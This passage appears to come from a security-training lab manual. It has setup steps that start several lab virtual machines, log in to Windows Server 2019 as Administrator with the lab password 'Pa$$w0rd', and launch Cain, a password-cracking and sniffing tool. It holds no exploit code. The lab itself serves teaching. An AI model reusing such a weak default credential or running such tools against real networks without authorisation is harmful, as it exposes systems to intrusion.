
Note: Ensure that **Windows 11** and **Parrot Security** virtual machines are running.

1. Turn on the **Windows Server 2022**, **Windows Server 2019**, **Ubuntu**, and **Android** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




- Click the **Type here to search** icon at the bottom of **Desktop** and type **cain**. Click **Cain** from the results.



